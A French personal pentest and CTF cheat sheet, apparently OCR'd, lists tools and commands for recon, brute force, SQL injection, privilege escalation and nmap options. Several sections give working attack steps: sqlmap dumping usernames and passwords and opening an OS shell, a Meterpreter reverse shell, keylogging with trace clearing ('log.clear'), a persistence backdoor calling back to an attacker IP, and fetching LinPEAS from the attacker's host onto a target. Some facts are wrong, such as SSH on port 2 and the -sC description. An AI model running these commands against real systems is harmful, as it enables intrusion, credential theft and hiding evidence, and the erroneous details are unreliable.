Outil pentest 1

        - Sites
        - Série
        - Youtube
        - Podcasts
        - Certifications gratuit
        - Livres
        - Playlist
    - boîte à outil Mr.Robot
    - procédure
        - pour bien commancer un CTF
    - big bounty
        - sites big bounty
- DNS
    - DNS énumération
    - Outils pour gérer le DNS
        - Nslookup
        - dig
        - host
- escalade de privilege
    - linux+ SSH
        - LinPEAS
        - Linux (escalade de privilège)
        - dans ssh
        - ssh (escalade de privilèges)
    - Windows
- exploiter les vulnérabilités
    - buffer overflows (vuln C et C++)
        - metasploit
        - nikto installé de base sur kali
- extraire un dépot git caché
    - git dumper
- information des domaines
    - lookup
        - whois
        - nslookup
        - the Harvester
        - Sublist3r

        - crt.sh
        - Shodan / Censys
        - Amass
        - Recon-ng
        - Maltego (édition communautaire ou pro)
        - NSDumpster
- injecteur de shell code
    - chankro
- Injection SQL
    - sql map
        - installation
        - vérification vulnérabilité d'un domaine à l'injection SQL
        - exploitation de la vulnérabilité
        - Exécution à distance
        - Commande avancées
        - Eviter la détection de firewall
- inversement des chaines de caractère
    - reverse string
- Log Red Teams
    - Remote Access Toolkt (log sur Tor)
- OSINT
    - Tableau des outils les plus performant
    - PhoneInfo OSINT sur numéro de telephone
- Outil d'exécution de script
    - python 3
- Partage de fichier SMB ou CIFS
    - SMB client
- Port par défault
- scan réseaux
    - Dirbuster
        - lancer dirbuster
    - Gobuster
        - lancer
        - option
        - exemple plus poussé
        - trouver un hidden (sous domaine caché)
    - nmap

accès à distance

SSH

Se connecter avec une cle public `ssh -i /chemin/vers/cle_privee utilisateur@IP`
exemple 'ssh -i id_rsa john@10.10.11.55
'

Telnet

analyse de protocole

Wireshark

Wireshark est un analyseur de paquets réseau (packet analyzer) libre et open source. Il permet de capturer, analyser et visualiser le trafic réseau en temps réel ou à partir de fichiers de capture enregistrés.

Dépannage réseau : Identifier les goulots d'étranglement, les délais ou pertes de paquets.
Analyse de sécurité : Détection de comportements anormaux, d'attaques réseau, ou inspection de paquets suspects.
Développement réseau : Vérification du fonctionnement d'un protocole développé ou intégré.

Enseignement : Outil pédagogique pour comprendre comment les données circulent dans un réseau.

Installation

```
    Linux sudo apt install wireshark
```

```
Windows https://www.wireshark.org/
Mac OS brew install wireshark
```

I Faire une capture simple

```
ouvrer l'application et cliquer sur faire une capture
![[Pasted image 20250424165234.png]]
```

II Filtrer un traffic

```
        port 80                Filtrer le traffic HTTP
        tcp port 443           Filtrer le traffic TTCP
        ip.src == <adress ip>  Filtrer les paquet qui contienne qu'un seul
addresse IP spécifié
```

III récup un mdp non chiffré

```
            http.request.method == "POST" && http.file_data contains
"password"
```

Chiffrement/déchiffrement

Cyberchef

https://gchq.github.io/CyberChef/

Autre outil

https://hashes.com/en/decrypt/hash

communication MQTT

Mosquitto

🟩 mosquitto_pub is for sending messages

🟦 mosquitto_sub is for receiving messages

💡 Base64 is required for sending commands in the format the backdoor expects
Utilisation

```
    #Pour trouver un chiffrage
    mosquitto_sub -t "#" -h <ip cible>
    #déchiffrer
    echo "ey.." | base64 -d
     mosquitto_sub -t -h
     #Envoyer un message
     mosquitto_pub -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -m
"simple_massage" -h <ip cible>
```

crackage de MDP

hashcat

Hashcat, c'est le brute-forceur de mots de passe ultime — rapide, puissant, et capable de craquer des hashs comme un monstre. C'est un outil incontournable en pentest, CTF ou pour tester la robustesse de tes propres mots de passe.

I.Installation

```
I.a Linux
```


```
sudo apt install hashcat
```

```
I.b Windows/Mac
https://hashcat.net/hashcat/
```

II.Syntaxe de base

```
hashcat -m <type_de_hash> -a <mode_dattaque> -o cracked.txt hash.txt
wordlist.txt
```

III.Exemple



Hashcat mod

```
Type de hash    Code -m
MD5              0
SHA1             100
SHA256           1400
NTLM (Windows)   1000
bcrypt           3200
WPA/WPA2 (Wi-Fi) 22000
SHA512 (Unix)    1800
WordPress        400
```

hydra


Hydra (aussi appelé THC-Hydra) est un outil de bruteforce en ligne pour craquer des logins/mots de passe sur plein de services réseau. Si Hashcat est la brute de hash offline, Hydra c'est le ninja du bruteforce en ligne : SSH, FTP, HTTP, SMB, RDP, MySQL, etc.

Installation

```
sudo apt-get install hydra          Utilisation en ligne de commande
sudo apt-get install hydra-gtk      Utilisation en graphic
```

I. Utilisation

```
hydra -l administrator -P /home/test/wordlist.lst 192.168.1.10 ftp
```



II lancer en mode graphic

```
xhydra
```

III Option

```
./hydra -h Spécifie tout les option
-l         Spécifie le nom d'utilisateur à utiliser pour l'attaque.
-P         Spécifie le fichier contenant la liste des mots de passe à tester.
-x         Génère des mots de passe selon des paramètres spécifiés (longueur,
caractères, etc.).
-6         Indique que l'attaque doit être effectuée sur des adresses IPv6.
-M         Spécifie un fichier contenant une liste de cibles.
-C         Utilise un fichier de comptes par défaut (login) pour l'attaque.
-m         Transmet une option spécifique à un module.
```

John the ripper

Seclists

```
git clone --depth=1 https://github.com/danielmiessler/SecLists.git
```

```
/usr/share/wordlists/seclists/Usernames/     #chemin vers les seclists
```

```
utilisable
```

CTF

boîte à outil

Boîte à outil Jarod

t'es root=>t'a fini la machine
powny shell
git dumper

liens
https://medium.com/@ryangcox/web-shell-upload-via-extension-blacklist-bypass-file-upload-vulnerability-f98ee877aff1
https://github.com/thorsten/phpMyFAQ/security/advisories/GHSA-pwh2-fpfr-x5gf
https://github.com/flozz/p0wny-shell

Boîte à outil Jobard

Sites

https://mewo.r3z.fr/
https://cybermap.kaspersky.com/fr/stats#country=177&type=OAS&period=w
https://www.virustotal.com/gui/url/f55c70359e6512d69a349149484edc137f4d8cd42e
cfb5fd16880a0d845ce831
HackOps | Blog sur le Hacking éthique et l'Administration système et réseaux (https://hackops.fr/)
https://macvendors.com/
TrueNAS - Welcome to the Open Storage Era
openmediavault - The open network attached storage solution
Veille techno
Bienvenue [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information] (root-me.org)
CWE - Common Weakness Enumeration (mitre.org)
CERT-FR – Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques (ssi.gouv.fr)
OWASP WebGoat | OWASP Foundation Entre pot de miel et root me laisser par l’organisme américain de cyber
Welcome | Zerodisclo Site pour déclarer anonyme une faille

Série

Black Mirror
Mr Robot tres réaliste
Are you Human
Silicon Valley
The IT Crowd
The billion dollar code
The playlist
Film
The imitation Game
The Great Hack
Snowden
Print the Legend
The social Network
Derriere nos ecran de fumée
High Score
Dans le cerveau de Bill Gates
Les pirates de la silicon Valley
Jobs
Gamestop les geeks defient Wall street
Pornhub gros plan sur le géant du sexe
Jeux vidéo
Hacknet
Bitburner
7 billion Humans

Youtube

Sylvqin
Cocadmin
TronicsFix

Podcasts

Underscore

Certifications gratuit

Pix.fr
Sucnumacademie
Cybermalveillance sens cyber apprendre en 2h
Atelier rgpd cnil législation a bien comprendre

Livres

Astuce BM metz.fr

Playlist

Magazine

boîte à outil Mr.Robot

Catégorie	outils principaux
Pentesting/réseau	Kali Linux, Nmap, candump, can-utils, btscanner, Bluesniff
exploitation/craks	John the Ripper, Metasploit + Meterpreter, mimikatz, Wget
Ingénierie sociale	SET
Audio stéganographie	DeepSound
Sécurité mobile	FlexiSPY, SuperSU, Framaroot, KingoRoot, Pwnix
Infra IoT	Raspberry Pi, Tastic RFID Thief
Multimédia/transfert	ProtonMail, FileZilla, FFmpeg, PuTTY, VLC, Netscape

procédure

pour bien commancer un CTF

faire un nmap
mod le fichier hosts en rajoutant les ip

big bounty

sites big bounty

Yes We hack
Yagosha

DNS

DNS énumération

```
    #Determination de la taille de la réponse 'prendre le nombre à content-
lenght'
    curl -I -k -H "Host: randomname.<domaine.cible>" https: //<ip cible>
```

```
    #Analyse sous domaine
    ffuf -H "Host: FU'.<domaine.cible>" -u https://<ip cible> -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fs 0,
<nombre affiché par le content-lenght>
```

Outils pour gérer le DNS

Nslookup

```
récupérer les enregistrement d'un domaine
```

dig

```
version avancée de nslookup analyse DNS
```

```
    dig @<ip_du_serveur_dns> <domaine> ANY
dig @<ip_du_serveur_dns> <domaine> AXFR     #tente un transfert de zone
souvent un vecteur de flag pour les CTF
```

host

```
information sur un domaine
```

traceroute
afficher le chemin réseaux vers un serveur

MXtoolBox
analyse DNS et MX

WhatsMy DNS
verification de la propagation DNS

DNSstuf
outil avancés pour le diagnostic DNS

DNSrecon
automatisation de la reconnaissance DNS

```
    dnsrecon -d <domaine> -t axfr #peut trouver des flags caché dans des sous
domaines ou via des transfert de zone mal configurés
```

fierce
énumération DNS avancée, recherche de sous domaine, de serveur interne et de transfert de zones

```
fierce -dns <domaine>
```

dnsenum
énumération complète (brute force + transfert de zone)

```
dnsenum <domaine>
```

Nmap avec script NSE DNS
Scanner DNS avec des scripts spécialisés.

```
nmap -p 53 --script=dns-zone-transfer <ip_du_serveur>
```

escalade de privilege

linux+ SSH

LinPEAS

```
#installation
git clone https://github.com/carlospolop/PEASS-ng.git
cd PEASS-ng/linPEAS
#execute en local
chmod +x linpeas.sh
./linpeas.sh
#execute sur machine cible
python3 -m http.server 8000    #sur ta machine
wget http://<TON_IP>:8000/linpeas.sh  #sur la machine cible
chmod +x linpeas.sh
./linpeas.sh
```

Linux (escalade de privilège)

faire une attaque MITM
https://www.it-connect.fr/chapitres/lelevation-de-privileges/

dans ssh

```
 sudo -l
```

```
#utilisation de jeton d'imitation
    #dans un shell Meterpreter
    sessions -i 1
    list_tokens -u #liste des utilisateur connecté sur le systeme
    impersonate_token \\<nom de user> #exécuté l'attaque d'imitation
#Escalade de privilège local
    #dans un shell Meterpreter
    getsystem -h
        #Pour une cible en windows 7
        run post/windows/escalate/bypassuac
        getsystem
#Social Engineering Toolkit SET
    sudo apt install set #installer les outils
    se-toolkit #séléctionner option 1
    4 #pour crée un Payload et un listener
    Ip address cible
    #choisir option 2
    keyscan_start
    irb
    log.clear #pour supprimer les traces
#mettre en place d'une backdoor
    run persistence -h
     run persistence -U -A -i 10 - 8090 -r <ip attaquante
```

Jeton d'imitation
il suffit d'imiter un autre utilisateur du réseau. Le jeton contien des informations de sécurité pour une session de connexion et identifier l'user, son groupe, ses privilèges
Escalade de privilege local
obtenir des droits admin à un compte utilisateur
SET
outil utilisant la tromperie. Standard pentest

ssh (escalade de privilèges)

```
journalctl  #consulter les journaux stocké dans le chemin /var/log
journalctl _COMM=sudo    #consulter l'historique de la commande sudo
sudo -l
```

Windows

exploiter les vulnérabilités

buffer overflows (vuln C et C++)

metasploit

Metasploit est un framework open source de tests de pénétration et d'exploitation de vulnérabilités. Il est principalement utilisé pour détecter, exploiter et valider des failles de sécurité dans des systèmes informatiques. Metasploit est l'un des outils les plus utilisés par les chercheurs en sécurité, les professionnels de l'IT, et les pentesters (testeurs d'intrusion).

Son objectif est de faciliter l'identification et l'exploitation des vulnérabilités, afin de tester la sécurité d'un système de manière contrôlée, dans le but d'améliorer sa protection.

pour démarrer faire cette commande

```
msf console
```

pour exploiter un exploit faire cette commande

```
use <nom_de_l'exploit>
use <numéro _de_l'exploit>
```

```
search <nom_de_l'exploit>
```

Config de l'exploit

```
set RHOSTS 192.168.1.10  # Adresse IP de la machine cible
set RPORT 445            # Port par défaut pour SMB
```

Choisir un payload

Ensuite, tu dois sélectionner un payload. Le payload détermine ce qui se passe après l'exploitation réussie. Par exemple, tu peux choisir un reverse shell pour obtenir un contrôle sur la machine :

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

Lancer l'attaque

```
exploit
use
```

```
LHOST :
    Signification : LHOST signifie "Local Host".

RHOSTS :
    Signification : RHOSTS signifie "Remote Hosts".
```

LHOST	RHOSTS
Il est utilisé pour spécifier l'adresse IP de la machine locale, c'est-à-dire la machine à partir de laquelle un test ou une attaque est lancé.	Il est utilisé pour spécifier les adresses IP des machines distantes, c'est-à-dire les cibles que vous souhaitez tester ou attaquer.

nikto installé de base sur kali

```
sudo apt install nikto
nikto -Version  # voire la version de nikto
nikto -h http://10.10.10.10 #utilisation de nikto avec une address iPO
nikto -h http://siteweb.com  #utilisation de nikto avec un domaine
```

option utile

```
    -h    #hôte URL cible
    -p    #port à scanner
    -ssl  #Forcer HTTPS
    -Tunning   #spécifie le type de test à faire
    -o        #fichier de sortie
    -Format   #Format du texte rapport
```

extraire un dépot git caché

git dumper

https://notes.benheater.com/books/web/page/git-dumper

commande pour utiliser git dumper `git-dumper http://10.10.11.58/.git git_loot`
commande pour recup les fichiers

```
cd git_loot
ls -la
```

Git-Dumper est un outil utilisé pour **extraire un dépôt Git caché ou exposé** sur un site web, souvent à des fins de **pentest** ou **analyse de sécurité**.

information des domaines

lookup

En pentest (test d’intrusion), un outil de type "lookup" est généralement utilisé pour rechercher des informations sur des domaines, des adresses IP, des DNS, ou d’autres identifiants réseau ou systèmes.

whois

```
obtenir des information d'enregistrement sur un domaine ou une IP
```

```
    whois example.com
```

nslookup

```
Résolution DNS
```

```
    nslookup example.com
    dig example.com
    host example.com
```

the Harvester

```
collecte passive d'email, sous-domaine, hôte...
```

```
    theHarvester -d example.com -b google
```

Sublist3r

```
Recherche de sous-domaines
```

```
sublist3r -d example.com
```

crt.sh

```
Lookup de certificats SSL pour identifier les sous-domaines via Transparency
Logs
https://crt.sh/?q=example.com
```

Shodan / Censys

```
Lookup d'adresses IP/d'appareils connectés (IoT, serveurs, etc.)
```

```
shodan host 1.2.3.4
```

Amass

```
Reco passive/active, enumeration DNS, subdomain discovery
```

```
amass enum -d example.com
```

Recon-ng

```
Framework modulaire pour l'OSINT, avec lookup de domaines, utilisateurs, etc.
```

```
recon-ng
> marketplace install all
>use recon/domains-hosts/...
```

Maltego (édition communautaire ou pro)

```
But : OSINT visuel, relations entre domaines, IP, personnes.
GUI tool très utilisé en corporate pentesting.
```

NSDumpster

```
But : Lookup DNS, découverte d'infrastructure réseau.
```

```
Site : https://dnsdumpster.com/
```

Challenge	Outils "lookup" utiles
OSINT	theHarvester, Recon-ng, crt.sh, Shodan
Web/Subdomain	Sublist3r, Amass, DNSDumpster, crt.sh
Réseau/Infra	Shodan, Nmap, Wireshark, Gobuster

injecteur de shell code

chankro

```
git clone https://github.com/TarlogicSecurity/Chankro.git
```

Injection SQL

sql map

SQLmap est un outil open source automatisé permettant de détecter et d'exploiter les vulnérabilités d'injection SQL dans les applications web. L'injection SQL est l'une des vulnérabilités les plus courantes dans les applications web mal sécurisées, et SQLmap facilite l'exploitation de ces failles de manière automatisée et rapide.

Le but de SQLmap est de permettre aux chercheurs en sécurité, pentesters (testeurs d'intrusion), ou même aux administrateurs système de tester la sécurité des applications web en exploitant cette vulnérabilité dans des environnements contrôlés.

installation

```
    linux                 git clone
https://github.com/sqlmapproject/sqlmap.git
    kali (outil intégré)  sqlmap
```

vérification vulnérabilité d'un domaine à l'injection SQL

```
sqlmap -u "http://exemple.com/vulnerable.php?id=1" --batch

l'option -u       spécifie l'URL à tester
l'option --batch  permet de lancer SQLmap sans interaction de l'utilisateur
```

exploitation de la vulnérabilité

```
sqlmap -u "http://exemple.com/vulnerable.php?id=1" --tables
```

```
Récup les colonne d'une tables spécifique:  sqlmap -u
"http://exemple.com/vulnerable.php?id=1" -T users --columns

Récup la data: sqlmap -u "http://exemple.com/vulnerable.php?id=1" -T users -C
username, password --dump
```

Exécution à distance

```
    sqlmap -u "http://exemple.com/vulnerable.php?id=1" --os-shell
```

Commande avancées

```
    utilisation de proxies:
    sqlmap -u "http://exemple.com/vulnerable.php?id=1" --
proxy="http://127.0.0.1:8080"

    éviter la détection de firewall:
    sqlmap -u "http://exemple.com/vulnerable.php?id=1" --user-
agent="Mozilla/5.0"

    support des fichiers de cookies:
    sqlmap -u "http://exemple.com/vulnerable.php?id=1" --
cookie="PHPSESSID=abcd1234"
```

Eviter la détection de firewall

```
sqlmap -u "http://exemple.com/vulnerable.php?id=1" --user-agent="Mozilla/5.0"
```

inversement des chaines de caractère

reverse string

Log Red Teams

Remote Access Toolkt (log sur Tor)

log acheté sur le darknet

OSINT

Tableau des outils les plus performant

nom	description
maltergo	cartographier des réseaux complexes
Theharvester	Collecte d’adresses e-mail, noms d’hôtes, sous-domaines, IP, etc. à partir de sources publiques. Utile pour la reconnaissance initiale.
Shodan	Moteur de recherche pour appareils connectés à Internet (IoT, serveurs, webcams, etc.). Permet de trouver des services exposés et vulnérabilités.
SpiderFoot	Automatisation complète de la collecte OSINT. Intègre de nombreuses sources et modules pour une analyse approfondie.
Recon-ng	Framework modulaire pour la collecte d’informations. Interface en ligne de commande avec de nombreux modules.
Censys	Moteur de recherche pour l’analyse des certificats SSL, des hôtes et des services exposés. Complémentaire à Shodan.
Google Dorks	Utilisation avancée des opérateurs de recherche Google pour trouver des informations sensibles ou spécifiques
SET	Plus orienté ingénierie sociale, mais intègre des modules OSINT pour la collecte d’informations sur des cibles.
Ammas	reconnaissance de sous-domaines et cartographie de réseau découverte de surface d'attaque
Metagoofil	extraction de métadonnées

PhoneInfo OSINT sur numéro de telephone

```
git clone https://github.com/sundowndev/PhoneInfoga.git
cd PhoneInfoga
python3 -m pip install -r requirements.tx

python3 phoneinfoga.py scan -n <num>
```

Outil d'exécution de script

python 3

en cas de problème pour installer quand pipx et pip3 ne marche pas

```
    # Create a virtual environment
    python3 -m venv venv
    # Activate it
    source venv/bin/activate
    # Now install the missing library
    pip install <nom du software à installer>
```

Partage de fichier SMB ou CIFS

SMB client

est un **outil en ligne de commande** qui permet d'accéder à des **partages SMB/CIFS** sur un réseau — comme tu le ferais avec le partage de fichiers Windows.

telecharger un document texte `get <nom du fichier>`

telechager un document .md `get "4.01 Agent-Based Models.md"`

Port par défault

Port (par défault)	correspondance	TCP/UDP
80	HTTP/TCP	TCP
443	HTTPS/TCP	TCP
2	SSH	TCP
21	FTP	TCP
20	FTP (data)	TCP
22	SFTP (FTP via SSH)	TCP

Port (par défault)	correspondance	TCP/UDP
23	Telnet	TCP
25	SMTP	TCP
110	POP3 (récupération de mail)	TCP
143	IMAP (acces au mails)	TCP
53	DNS	TCP/UDP
68	DHCP (client)	UDP
67	DHCP (serveur)	UDP
69	TFTP	UDP
123	NTP	UDP
161	SNMP	UDP
389	LDAP (Accés à un annuaire réseaux)	TCP/UDP
636	LDAPS	TCP
3389	RDP (bureau à distance Windows)	TCP
3306	MySQL	TCP
5432	PostgreSQL	TCP
27017	MongoDB	TCP
6379	Redis	TCP
445	SMB/CIFS	TCP
137-139	NetBios	UDP
5900	VNC	TCP

scan réseaux

Dirbuster

DirBuster est un outil puissant de brute force de répertoires et fichiers cachés sur un serveur web. C’est souvent utilisé en pentest pour trouver des ressources non listées (admin panels, fichiers backup, etc.)

lancer dirbuster

```
dirb
```

Voici ce que tu dois remplir dans l'interface :

Option	Description
Target URL	L'URL du site que tu veux scanner (ex: `http://192.168.1.100/`)
Wordlist	Liste de mots à tester (par défaut : `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`)
Number of Threads	Nombre de threads (20 par défaut, mais tu peux ajuster selon ta connexion et la cible)
File extension to add	Extensions à tester (ex : `.php`, `.html`, `.bak`, etc.)
Options avancées	Tu peux configurer si tu veux scanner récursivement, suivre les redirections, ignorer les erreurs 404, etc.

🧠 Bonnes pratiques

- Ne scanne jamais un site que tu ne possèdes pas ou sans autorisation 🚨
- Utilise une **wordlist adaptée** : petite pour test rapide, grosse pour bruteforce profond.
- Vérifie les codes HTTP :
  - **200** = trouvé
  - **403** = trouvé mais interdit
  - **404** = inexistant
- Tu peux aussi coupler DirBuster avec **Burp Suite**, **nmap**, ou **nikto** pour plus de contexte.

Gobuster

lancer

```
gobuster dir -u http://TARGET_IP_OR_DOMAIN/ -w /chemin/vers/wordlist.txt
```

option

```
-u                  URL CIBLE
-w                  wordlist
-x <extension_file>  Extension de fichier a tester
-t 50               Threads (par défaud 10)
```

```
-o <nom_du_file>     sauvegarder la sortie
-b <code_HTML>       ignorer certains code
-k                   ignorer les erreur de certificat SSL
```

exemple plus poussé

```
`gobuster dir -u http://target.com/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt -
t 50 -o resultat.txt`
```

trouver un hidden (sous domaine caché)

il faut cher les direction commencant par un point

nmap

```
    nmap -v -A scanme.nmap.org
```

```
    nmap -v -sP 192.168.0.0/16 10.0.0.0/8
```

```
    nmap -v -iR 10000 -P0 -p 80

    nmap -p 445 10.10.175.200 --script=smb-enum-shares.nse,smb-enum-users.nse
```

II.List d'option
II.a Technique de scan
II.b SPÉCIFICATIONS DES PORTS ET ORDRE DE SCAN
II.c DÉTECTION DE SERVICE/VERSION
II.d SCRIPT SCAN
II.e DÉTECTION DE SYSTÈME D'EXPLOITATION
II.f TEMPORISATION ET PERFORMANCE
II.g ÉVASION PARE-FEU/IDS ET USURPATION D'IDENTITÉ
II.h DIVERS

scanner la liste d'hote

```
nmap -sL <ip adddress>
```

fichier entrée liste de cibles

```
nmap -iL list_of_hosts.txt
```

II.list d'option:

enlevé le scan DNS

```
-n
```

choisir les cibles au hazard

```
-iR
```

exclure des hôtes:

```
--exclude <host 1...>
```

exclure des fichiers

```
--excludefiles <name_of_file>
```

List Scan - Liste simplement les cibles à scanner

```
-sL
```

Ping Scan - Ne fait que déterminer si les hôtes sont en ligne -P0: Considère que tous les hôtes sont en ligne -- évite la découverte des hôtes

```
-sP
```

Considérer tous les hôtes comme étant connectés -- saute l'étape de découverte des hôtes

```
-PN
```

Découverte TCP SYN/ACK ou UDP des ports en paramètre

```
-PS/PA/PU [portlist]
```

Découverte de type requête ICMP echo, timestamp ou netmask

```
-PE/PP/PM
```

Ping IP (par type)

```
-PO [num de protocole]
```

Ne jamais résoudre les noms DNS/Toujours résoudre [résout les cibles actives par défaut]

```
-n/-R
```

Spécifier des serveurs DNS particuliers

```
--dns-servers <serv1[,serv2],...>
```

Technique de scan

Scans TCP SYN/Connect()/ACK/Window/Maimon

```
-sS/sT/sA/sW/sM
```

Scans TCP Null, FIN et Xmas

```
-sN/sF/sX
```

Scan UDP

```
 -sU
```

Personnalise les flags des scans TCP

```
 --scanflags <flags>
```

Idlescan (scan passif)

```
 -sI <zombie host[:probeport]>
```

Scan des protocoles supportés par la couche IP

```
-sO
```

Scan par rebond FTP

```
-b <ftp relay host>
```

Détermine une route vers chaque hôte

```
--traceroute
```

Donne la raison pour laquelle tel port apparait à tel état

```
--reason
```

SPÉCIFICATIONS DES PORTS ET ORDRE DE SCAN

Ne scanne que les ports spécifiés

```
-p <plage de ports>
```

Exemple: -p22; -p1-65535; -pU:53,111,137,T:21-25,80,139,8080

Ne scanne que les ports listés dans le fichier nmap-services

```
-F: Fast -
```

séquentiel des ports, ne mélange pas leur ordre

```
-r: Scan
```

Scan de ports parmis les plus courants

```
--top-ports <nombre>
```

Scan pourcent des ports les plus courants

```
--port-ratio <ratio>
```

DÉTECTION DE SERVICE/VERSION

Teste les ports ouverts pour déterminer le service en écoute et sa version

```
-sV
```

Limite les tests aux plus probables pour une identification plus rapide

```
--version-light
```

De 0 (léger) à 9 (tout essayer)

```
--version-intensity <niveau>
```

Essaie un à un tous les tests possibles pour la détection des versions

```
--version-all
```

Affiche des informations détaillées du scan de versions (pour débogage)

```
--version-trace
```

SCRIPT SCAN

-sC: équivalent de --script=safe,intrusive
--script=: est une liste de répertoires ou de scripts séparés par des virgules
--script-args=<n1=v1,[n2=v2,...]>: passer des arguments aux scripts
--script-trace: Montre toutes les données envoyées ou recues
--script-updatedb: Met à jour la base de données des scripts. Seulement fait si -sC ou --script a été aussi donné.

DÉTECTION DE SYSTÈME D'EXPLOITATION

-O: Active la détection d'OS
--osscan-limit: Limite la détection aux cibles prometteuses
--osscan-guess: Devine l'OS de façon plus agressive

TEMPORISATION ET PERFORMANCE

Les options qui prennent un argument de temps sont en milisecondes a moins que vous ne spécifiiez 's'
(secondes), 'm' (minutes), ou 'h' (heures) à la valeur (e.g. 30m).

-T[0-5]: Choisit une politique de temporisation (plus élevée, plus rapide)
--min-hostgroup/max-hostgroup : Tailles des groupes d'hôtes à scanner en parallèle
--min-parallelism/max-parallelism : Parallélisation des paquets de tests (probes)
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout : Spécifie le temps d'aller-retour des paquets de tests
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout : Spécifie le temps d'aller-retour des paquets de tests
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout : Précise
le round trip time des paquets de tests.
--max-retries : Nombre de retransmissions des paquets de tests des scans de ports.
--host-timeout : Délai d'expiration du scan d'un hôte --scan-delay/--max-scan-delay : Ajuste le délai de retransmission entre deux paquets de tests
--scan-delay/--max-scan-delay : Ajuste le delais entre les paquets de tests.

ÉVASION PARE-FEU/IDS ET USURPATION D'IDENTITÉ

-f; --mtu : Fragmente les paquets (en spécifiant éventuellement la MTU)
-D <decoy1,decoy2[,ME],...>: Obscurci le scan avec des leurres
-S <IP_Address>: Usurpe l'adresse source
-e : Utilise l'interface réseau spécifiée
-g/--source-port : Utilise le numéro de port comme source
--data-length : Ajoute des données au hasard aux paquets émis
--ip-options : Envoi des paquets avec les options IP spécifiées.
--ttl : Spécifie le champ time-to-live IP
